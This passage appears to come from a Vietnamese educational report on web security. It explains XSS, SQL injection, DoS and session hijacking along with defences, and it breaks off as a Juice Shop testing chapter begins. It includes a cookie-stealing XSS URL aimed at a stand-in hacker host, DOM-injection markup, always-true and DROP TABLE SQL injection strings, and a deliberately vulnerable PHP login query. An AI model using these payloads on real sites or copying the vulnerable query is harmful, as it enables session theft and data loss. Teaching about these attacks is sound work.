
Như chúng ta thấy trong Ví dụ, script đã nhập vào trường Search được thực thi. Điều này cho thấy lỗ hổng của cuộc tấn công XSS.

* + - 1. *Các loại tấn công XSS chính:*

Có 3 loại tấn công XSS chính như sau:

* Reflected XSS:

Có nhiều hướng để khai thác thông qua lỗi Reflected XSS, một trong những cách được biết đến nhiều nhất là chiếm phiên làm việc (session) của người dùng, từ đó có thể truy cập được dữ liệu và chiếm được quyền của họ trên website.




Hình 3.1.3 Nguyên lý của Reflected XSS

Người dùng đăng nhập web và giả sử được gán session:

Set-Cookie: *sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4*

Bằng cách chèn đoạn mã này vào trường bình luận:



Hình 3.1.4 Ví dụ về chèn đoạn mã độc

Hacker gửi được cho người dùng URL:

[*http://example.com/name=var+i=new+Image;+i.src=”http://hacker-site.net/”%2Bdocument.cookie;*](http://example.com/name=var+i=new+Image;+i.src=%E2%80%9Dhttp://hacker-site.net/%E2%80%9D+document.cookie;)

Giả sử example.com là website nạn nhân truy cập, hacker-site.net là trang của hacker tạo ra.

Nạn nhân truy cập đến URL trên Server phản hồi cho nạn nhân, kèm với dữ liệu có trong request (đoạn javascript của hacker)

Trình duyệt nạn nhân nhận phản hồi và thực thi đoạn javascript. Dòng lệnh trên bản chất thực hiện request đến site của hacker với tham số là cookie người dùng:

*GET /sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4 HTTP/1.1*


Host: [*hacker-site.net*](http://hacker-site.net/)

Từ phía site của mình, hacker sẽ bắt được nội dung request trên và coi như session của người dùng sẽ bị chiếm. Đến lúc này, hacker có thể giả mạo với tư cách nạn nhân và thực hiện mọi quyền trên website mà nạn nhân có.

* Stored XSS:


Khác với Reflected tấn công trực tiếp vào một số nạn nhân mà hacker nhắm đến, Stored XSS hướng đến nhiều nạn nhân hơn. Lỗi này xảy ra khi ứng dụng web không kiểm tra kỹ các dữ liệu đầu vào trước khi lưu vào cơ sở dữ liệu (ở đây tôi dùng khái niệm này để chỉ database, file hay những khu vực khác nhằm lưu trữ dữ liệu của ứng dụng web). Ví dụ như các form góp ý, các comment … trên các trang web. Với kỹ thuật Stored XSS , hacker không khai thác trực tiếp mà phải thực hiện tối thiểu qua 2 bước.

Đầu tiên hacker sẽ thông qua các điểm đầu vào (form, input, text area…) không được kiểm tra kỹ để chèn vào CSDL các đoạn mã nguy hiểm.



Hình 3.1.5 Tấn công Stored XSS vào form nhập

Tiếp theo, khi người dùng truy cập vào ứng dụng web và thực hiện các thao tác liên quan đến dữ liệu được lưu này, đoạn mã của hacker sẽ được thực thi trên trình duyệt người dùng.



Hình 3.1.6 Chèn mã tấn công thành công

Sau khi chèn được mã nguy hiểm vào CSDL của ứng dụng, hacker chỉ việc ngồi chờ nạn nhân tự động truy cập vào. Với nạn nhân, việc này là hoàn toàn bình thường vì họ không hề hay biết dữ liệu mình truy cập đã bị nhiễm độc.


* DOM Based XSS:

DOM Based XSS là kỹ thuật khai thác XSS dựa trên việc thay đổi cấu trúc DOM của tài liệu, cụ thể là HTML. Chúng ta cùng xem xét một ví dụ cụ thể sau.

Một website có URL đến trang đăng ký như sau:

*http://example.com/register.php?message=Please fill in the form*

Khi truy cập đến thì chúng ta thấy một Form rất bình thường:



Hình 3.1.7 Form đăng ký

Thay vì truyền:

*message=Please fill in the form*

Thì truyền:

*message=<label>Gender</label>*

*<select class = "form-control" onchange="java\_script\_:show()">*


*<option value="Male">Male</option>*

*<option value="Female">Female</option>*

*</select>*

*<script>function show(){alert();}</script>*

Khi đó form đăng ký sẽ trở thành như thế này:



Hình 3.1.8 Form đăng ký bị thay đổi cấu trúc DOM

Người dùng sẽ chẳng chút nghi ngờ với một form “bình thường” như thế này, và khi lựa chọn giới tính, Script sẽ được thực thi.

* + - 1. *Cách phòng chống:*

Có các cách để phòng chống XSS chính như sau:

* Input Validation: Kiểm tra lọc dữ liệu đầu vào từ người dùng để đảm bảo rằng nó không chưa mã JavaScript độc hại. Sử dụng các thư viện kiểm tra lỗi để giúp loại bỏ các ký tự nguy hiểm.
* Output Encoding: Mã hóa dữ liệu trước khi hiển thị trên trang Web, đặc biệt là các dữ liệu đầu vào từ người dùng. Các thư viện như OWASP Java Encoder hay PHP htmlentities có thể được sử dụng.
* HTTP Only Flag cho Cookies: Đặt cờ HTTP Only cho cookie để giảm khả năng bị đánh cắp với mã JavaScript. Điều này ngăn chặn mã JavaScript thực hiện các thao tác trên cookie.
* Content Security Policy(CSP): Thiết lập và triển khai CSP để hạn chế nơi mà mã JavaScript có thể được thực thi. CSP cung cấp danh sách các nguồn được tin tưởng mà mã JavaScript có thế được tải.
* Regular Security Audits: Thực hiện kiểm thử thâm nhập và đánh giá bảo mật định kỳ để phát hiện và khắc phục các lỗ hổng XSS.
  + 1. ***Chèn câu truy vấn SQL (SQL injection).***
       1. *Mô tả:*

SQL Injection là một kỹ thuật tấn công phổ biến trong lĩnh vực bảo về Web, mục tiêu là chèn các câu lệnh SQL độc hại vào các ô nhập liệu của Website, từ đó có thể thực hiện các truy vấn SQL không mong muốn và gây ra những hậu quả nghiêm trọng, bao gồm việc lấy, sửa đổi, hoặc xóa dữ liệu từ cơ sở dữ liệu.

Các phần dễ bị tấn công bao gồm:


* Các trường login
* Các trường tìm kiếm
* Các trường comment
* Bất kỳ trường nhập liệu và lưu trữ khác
* Website link
  + - 1. *Cách thức tấn công:*

Hacker sẽ tiêm nhiễm để tạo ra những câu lệnh SQL luôn đúng để xâm nhập vào cơ sở dữ liệu.

1. *Tấn công phía người dùng:*

Việc kiểm tra lỗ hổng này có thể được thực hiện rất dễ dàng. Đôi khi ta chỉ cần nhập ký hiệu ' hoặc " vào các trường được kiểm tra. Nếu nó trả về bất kỳ thông báo bất ngờ hoặc bất thường, thì ta có thể chắc chắn rằng SQL Injection khả thi cho trường đó.

Ví dụ: một Form đăng nhập như sau:



Hình 3.2.1 Form đăng ký bình thường

Và đoạn code server xử lý của bạn:

if(isset($\_POST['username']) && isset($\_POST['password'])){

    $sql = "SELECT \* FROM tbl\_user WHERE username='". $\_POST['username'] . "' AND password = '" .$\_POST['password'] ."'";

    }

Hình 3.2.2 Đoạn code server xử lý của người dùng

Nếu như người dùng không nhập bình thường nữa mà chẳng hạn như họ nhập vào email là: **‘ ’ OR ‘1’ =’1’** và nhập vào mật khẩu là **‘ ’ OR ‘1’ = ‘1’**

Hoặc họ có thể sửa thành một câu truy vấn luôn luôn đúng như sau.

SELECT \* FROM tbl\_user WHERE username = '' OR '1' = '1' and password = '' OR '1' = '1'

Hình 3.2.3 Đoạn code độc sửa thành câu truy vấn luôn đúng

Vì điều kiện đúng nên kết quả sẽ trả về toàn bộ các row của bảng Users.

1. *Ngoài ra hacker có thể tiến hành các tác vụ có hại cho Cơ sở dữ liệu của Server:*

Ví dụ: Nếu hacker nhập **[John’; DROP table users\_details;’—]** như strUsername và bất kỳ cái gì làm strPassword, câu lệnh SQL sẽ trở thành như sau:

SELECT FROM Users WHERE UserName = ‘John’; DROP table usersdetails;’ –‘ AND Password = 'Smith';

Hình 3.2.4 Đoạn code độc khiến bảng bị xóa vĩnh viễn khỏi database

Câu lệnh này có thể khiến cho bảng "user\_details" bị xóa vĩnh viễn khỏi database. Với cách tương tự hacker cũng có thể thay đổi dữ liệu trong bảng.

* + - 1. *Cách phòng chống:*

1. *Sử dụng thủ tục lưu trữ và thực hiện thực thể dữ liệu (Store Procedures and Parameterized Statements):*

+ Sử dụng thủ tục lưu trữ SQL để đóng gói các truy vấn SQL và thực hiện chúng.

+ Sử dụng các truy vấn tham số để tránh truyền dữ liệu người dùng trực tiếp vào câu lệnh SQL.

Ví dụ trong Python sử dụng thư viện SQLite:

cursor.execute("SELECT \* FROM users WHERE username = ?", (user\_input,))

Hình 3.2.5 Câu lệnh sử dụng thư viện SQLite trong Python

- Dưới đây là một ví dụ đơn giản sử dụng ngôn ngữ Python và MySQL để thực hiện một truy vấn SQL an toàn bằng cách sử dụng tham số hóa:

import mysql.connector

def execute\_query(username):

    try:

*# Kết nối đến cơ sở dữ liệu MySQL*

        connection = mysql.connector.connect(

            host="your\_host",

            user="your\_username",

            password="your\_password",

            database="your\_database"

        )

*# Tạo đối tượng cursor để thực hiện truy vấn*

        cursor = connection.cursor()

*# Sử dụng tham số hóa để tránh SQL injection*

        query = "SELECT \* FROM users WHERE username = %s"

        cursor.execute(query, (username,))

*# Lấy kết quả của truy vấn*

        result = cursor.fetchall()

*# In kết quả*

        print(result)

    except mysql.connector.Error as error:

        print(f"Error: {error}")

    finally:

*# Đóng kết nối*

        if connection.is\_connected():

            cursor.close()

            connection.close()

*# Thực hiện truy vấn với tham số hóa*

execute\_query("example\_user")

Hình 3.2.6 Ví dụ về sử dụng Python và MySQL để thực hiện truy vấn SQL

Trong ví dụ này, chúng ta sử dụng ‘%s’ trong truy vấn SQL để đại diện cho giá trị tham số và sau đó truyền giá trị thực tế thông qua tuple ‘(username,)’. Điều này giúp ngăn chặn SQL injection bằng cách đảm bảo rằng dữ liệu người dùng được xử lý an toàn. Hãy thay đổi thông tin kết nối cơ sở dữ liệu với thông tin cụ thể của bạn.

1. *Kiểm tra và chấp nhận dữ liệu người dùng:*

* Thực hiện kiểm tra đầu vào từ người dùng để đảm bảo rằng nó tuấn theo các quy tắc định sẵn.
* Sử dụng cơ sở dữ liệu API cung cấp để kiểm tra tính hợp lệ của dữ liệu trước khi thêm vào câu lệnh SQL.

Ví dụ với ngôn ngữ Python và thư viện Flask tạo các hàm sau để kiểm tra:

def is\_valid\_username(username):

*# Thực hiện kiểm tra tính hợp lệ của username (ví dụ: không chứa ký tự đặc biệt)*

*# Bạn có thể thực hiện các kiểm tra phức tạp tùy thuộc vào yêu cầu của bạn.*

    return username.isalnum()

def add\_user\_to\_database(username):

    try:

*# Kết nối đến cơ sở dữ liệu MySQL*

        connection = mysql.connector.connect(

            host="your\_host",

            user="your\_username",

            password="your\_password",

            database="your\_database"

        )

*# Tạo đối tượng cursor để thực hiện truy vấn*

        cursor = connection.cursor()

*# Thêm người dùng vào cơ sở dữ liệu*

        query = "INSERT INTO users (username) VALUES (%s)"

        cursor.execute(query, (username,))

*# Commit thay đổi*

        connection.commit()

        return True

    except mysql.connector.Error as error:

        print(f"Error: {error}")

        return False

    finally:

*# Đóng kết nối*

        if connection.is\_connected():

            cursor.close()

            connection.close()

@app.route('/', methods=['GET', 'POST'])

def index():

    if request.method == 'POST':

*# Nhận dữ liệu từ biểu mẫu gửi lên*

        username = request.form['username']

*# Kiểm tra tính hợp lệ của username*

        if is\_valid\_username(username):

*# Nếu hợp lệ, thêm vào cơ sở dữ liệu*

            if add\_user\_to\_database(username):

                return "Người dùng đã được thêm vào cơ sở dữ liệu!"

            else:

                return "Đã có lỗi xảy ra khi thêm người dùng."

        else:

            return "Username không hợp lệ!"

    return render\_template('index.html')

if \_\_name\_\_ == '\_\_main\_\_':

    app.run(debug=True)

Hình 3.2.7 Tạo các hàm kiểm tra bằng thư viện Flask

Trong đoạn mã trên, chúng ta có một hàm ‘is\_valid\_username’ để kiểm tra tính hợp lệ của username và một hàm ‘add\_user\_to\_database’ để người dùng vào cơ sở dữ liệu nếu username hợp lệ. Trong đoạn mã route của Flask, chúng ta kiểm tra và chấp nhận dữ liệu người dùng trước khi thêm vào cơ sở dữ liệu.

1. *Sử dụng Web Application Firewall(WAF):*

- WAF có thể giúp ngăn chặn nhiều loại tấn công, bao gồm SQL injection, bằng cách kiểm soát và lọc luồng dữ liệu giữa Web và mạng.

1. *Logging và giám sát:*


- Bật logging để ghi lại mọi truy vấn SQL và kiểm tra các log đều đặn để phát hiện các hoạt động đáng ngờ.

* + 1. ***Từ chối dịch vụ Denial-of-Service(DOS):***
       1. *Mô tả:*

- Denial-of-Service (DoS) là một cuộc tấn công nhằm tắt máy hoặc ngắt kết nối, khiến người dùng ngừng truy cập. Các cuộc tấn công DoS thường hoạt động bằng cách áp đảo hoặc làm quá tải mục tiêu với các request cho đến khi không thể xử lý, dẫn đến từ chối dịch vụ cho người dùng. Trong cả hai trường hợp, DoS đều tước quyền sử dụng dịch vụ hoặc tài nguyên hợp pháp của người dùng. Một cuộc tấn công DoS được đặc trưng bằng cách sử dụng một máy tính duy nhất để khởi động cuộc tấn công.

- Nạn nhân của các cuộc tấn công DoS thường là email, website, tài khoản trực tuyến… ngoài ra còn có mạng, máy hoặc một chương trình. Mặc dù DoS khó để đánh cắp thông tin quan trọng, nhưng chúng có thể khiến nạn nhân phải mất rất nhiều thời gian và tiền bạc để giải quyết hậu quả. Bởi vì một cuộc tấn công DoS có thể dễ dàng được thực hiện từ bất kỳ đối tượng nào, việc tìm kiếm người chịu trách nhiệm rất khó khăn.

- Từ chối dịch vụ phân tán (DDoS): Tương tự với tấn công DoS, trong tấn công từ chối dịch vụ phân tán, vô số hệ thống bị thỏa hiệp tham gia vào tấn công một mục tiêu để tạo tấn công từ chối dịch vụ. Tấn công này sử dụng botnet.





Hình 3.3.1 Nguyên lý của tấn công DdoS

* + - 1. *Kỹ thuật tấn công DOS/DDOS:*

1. *Tấn công băng thông :*

Tấn công băng thông cần vô số nguồn tạo ra lượng lớn yêu cầu để làm quá tải hệ thống mục tiêu. Tấn công phân tán DoS là một kĩ thuật hữu hiệu trong việc tạo ra lượng lớn yêu cầu đến mục tiêu. Ngược lại, tấn công DoS sử dụng một máy đơn không thể tạo ra đủ số yêu cầu để làm mục tiêu bị quá tải.





Hình 3.3.2 Kỹ thuật tấn công băng thông


Sau khi so sánh các số liệu trên, bạn sẽ hiểu cách thức hoạt động của tấn công từ chối dịch vụ phân tán bằng cách tiêu thụ hết băng thông sao cho giao thông chính thống bị từ chối.

1. *Tràn yêu cầu dịch vụ:*

Đây là một dạng tấn công DDoS, trong đó kẻ tấn công gửi vô số yêu cầu đến dịch vụ như ứng dụng web hay web server cho đến khi dịch vụ bị quá tải. Người dùng chính thống sẽ bị từ chối kết nối bởi vì các kết nối TCP lặp đi lặp lại của tấn công đã tiêu thụ hết tài nguyên.

1. *Tấn công SYN/ Ngập:*

Tấn công SYN hay ngập SYN khai thác quy trình bắt tay ba bước. Kẻ tấn công gửi nhiều yêu cầu SYN đến server mục tiêu để làm tắc nghẽn hệ thống. Yêu cầu SYN gửi đến có địa chỉ IP nguồn giả nên không thể tìm thấy nạn nhân. Nạn nhân chờ thông báo từ địa chỉ IP nhưng không có phản hồi nào. Thời gian chờ này làm hệ thống tắc nghẽn kết nối bởi vì hệ thống không nhận được ACK. Một kết nối không hoàn chỉnh có thể bị nghẽn khoảng 75 giây.



Hình 3.3.3 Kỹ thuật tấn công SYN/ Ngập

1. *Tấn công tầng ứng dụng:*

Tấn công này tập trung vào tầng ứng dụng với mục tiêu là server ứng dụng hoặc ứng dụng đang chạy trên máy tính client. Kẻ tấn công tìm lỗi trong ứng dụng hoặc hệ điều hành là lợi dụng chúng để qua mặt hệ thống kiểm soát, từ đó lấy được quyền kiểm soát đặc quyền đối với ứng dụng, hệ thống hoặc mạng.

* + - 1. *Hậu quả:*

Tấn công DoS là một loại tấn công mà kẻ tấn công cố gắng làm cho một dịch vụ trực tuyến trở nên không khả dụng cho người dùng bằng cách làm cho hệ thống hoặc tài nguyên quá tải, không thể hoạt động bình thường dẫn đến dịch vụ trực tuyến bị thiệt hại và có thể dẫn đến mất mát tài chính và uy tín cho doanh nghiệp tạo nên sự phiền hà và rối loạn cho cộng đồng người dùng.

* + - 1. *Cách phòng chống:*

Để ngăn chặn và giảm thiểu tác hại của tấn công DoS, các tổ chức và doanh nghiệp thường xuyên thực hiện các biện pháp bảo mật như sử dụng hệ thống kiểm soát lưu lượng, cấu hình tường lửa, và các giải pháp phòng thủ mạnh mẽ như:

+ Sử dụng tường lửa và hệ thống kiểm soát lưu lượng để giới hạn số lượng yêu cầu được chấp nhận từ một nguồn có thể trong một khoảng thời gian nhất định.

+ Phân phối tải(Load Balancing): Sử dụng giải pháp phân phối tải để phân phối lưu lượng truy cập đồng đều trên nhiều máy chủ. Điều này giúp giảm áp lực một máy chủ cụ thể và tăng khả năng chịu tải.


+ Giảm thiểu các phương tiện tấn công bằng cách tối ưu hóa cấu hình hệ thống để giảm thiểu tác động của tấn công DoS, chẳng hạn như giảm kích thước bộ đệm và giảm tần suất ghi log.

+ Cập nhật và theo dõi hệ thống: Giữ cho hệ thống và ứng dụng của bạn cập nhật thường xuyên để bảo vệ chống lại các lỗ hổng bảo mật đã biết.

Tuy nhiên không có biện pháp bảo mật nào là hoàn toàn không thể xâm phạm, nhưng việc kết hợp nhiều biện pháp cùng nhau có thể tăng cường khả năng chống lại tấn công từ chối dịch vụ.

* + 1. ***Chiếm hữu phiên làm việc (Session Management).***
       1. *Mô tả:*

Chiếm hữu phiên làm việc là một kỹ thuật tấn công mà kẻ tấn công cố gắng chiếm quyền kiểm soát của một phiên làm việc đã được xác thực, thường thông qua việc ăn cắp hoặc đánh cắp thông tin phiên làm việc của người dùng. Mục tiêu của kẻ tấn công là sử dụng phiên làm việc này để đăng nhập và thực hiện các hành động độc hại.



Hình 3.4 Mô tả chiếm hữu phiên làm việc

* + - 1. *Nguyên nhân:*

Nguyên nhân chính của việc chiếm hữu phiên làm việc thường là do sự yếu đuối trong quản lý phiên làm việc, chẳng hạn như việc sử dụng các giá trị không an toàn cho các cookie phiên, không đảm bảo tính ngẫu nhiên của ID phiên, hoặc không kịp thời đóng phiên làm việc sau khi người dùng đăng xuất.

* + - 1. *Hậu quả:*

Khi một kẻ tấn công chiếm hữu phiên làm việc của người dùng, hậu quả có thể bao gồm việc đánh cắp thông tin cá nhân, thực hiện các hành động không đúng đắn trên tài khoản của người dùng, hoặc thậm chí làm nghiêm trọng hóa việc chiếm quyền kiểm soát toàn bộ hệ thống.

* + - 1. *Cách phòng chống:*

Để ngăn chặn chiếm hữu phiên làm việc, cần thực hiện các biện pháp như sử dụng HTTPS để bảo vệ dữ liệu truyền tải, sử dụng token an toàn trong quản lý phiên, và thiết lập các cơ chế hết hạn cho phiên làm việc. Ngoài ra, việc giáo dục người dùng về an toàn phiên làm việc và theo dõi hoạt động phiên làm việc cũng quan trọng để ngăn chặn tấn công này.

CHƯƠNG 4. CÁC GIẢI PHÁP BẢO MẬT CHO WEBSITE

* 1. **Kiểm thử một ứng dụng web.**
     1. ***Giới thiệu chung.***
        1. *Đối tượng nghiên cứu:*

Juice Shop là một ứng dụng web dễ bị tấn công, được thiết kế để minh họa các rủi ro bảo mật trong các ứng dụng web hiện nay. Mục đích của website này là để cung cấp một nền tảng học tập và kiểm thử cho các lập trình viên, nhà nghiên cứu, sinh viên về các vấn đề bảo mật web. Website này mô phỏng một cửa hàng bán nước ép trực tuyến, với các tính năng như đăng nhập, đăng ký, đặt hàng, thanh toán, v.v…

* + - 1. *Quy trình kiểm thử bảo mật một ứng dụng web:*

- Quy trình kiểm thử bảo mật ứng dụng web là quá trình đánh giá mức độ an toàn của một ứng dụng web trước các cuộc tấn công từ bên ngoài. Dưới đây là một quy trình kiểm thử bảo mật ứng dụng web cơ bản, có thể tùy biến phụ thuộc vào từng trường hợp cụ thể. Quy trình này bao gồm các bước sau:

+ Xác định các mục tiêu và phạm vi kiểm thử: Đây là bước đầu tiên để xác định các yêu cầu, các rủi ro, các tính năng và các chức năng cần được kiểm tra bảo mật.

+ Thu thập thông tin về ứng dụng web: Đây là bước để tìm hiểu về cấu trúc, công nghệ, ngôn ngữ lập trình, máy chủ, cơ sở dữ liệu và các thành phần khác của ứng dụng web. Có thể sử dụng các công cụ như Nmap để quét các cổng mạng, hoặc BurpSuite để chặn proxy và phân tích các yêu cầu và phản hồi.

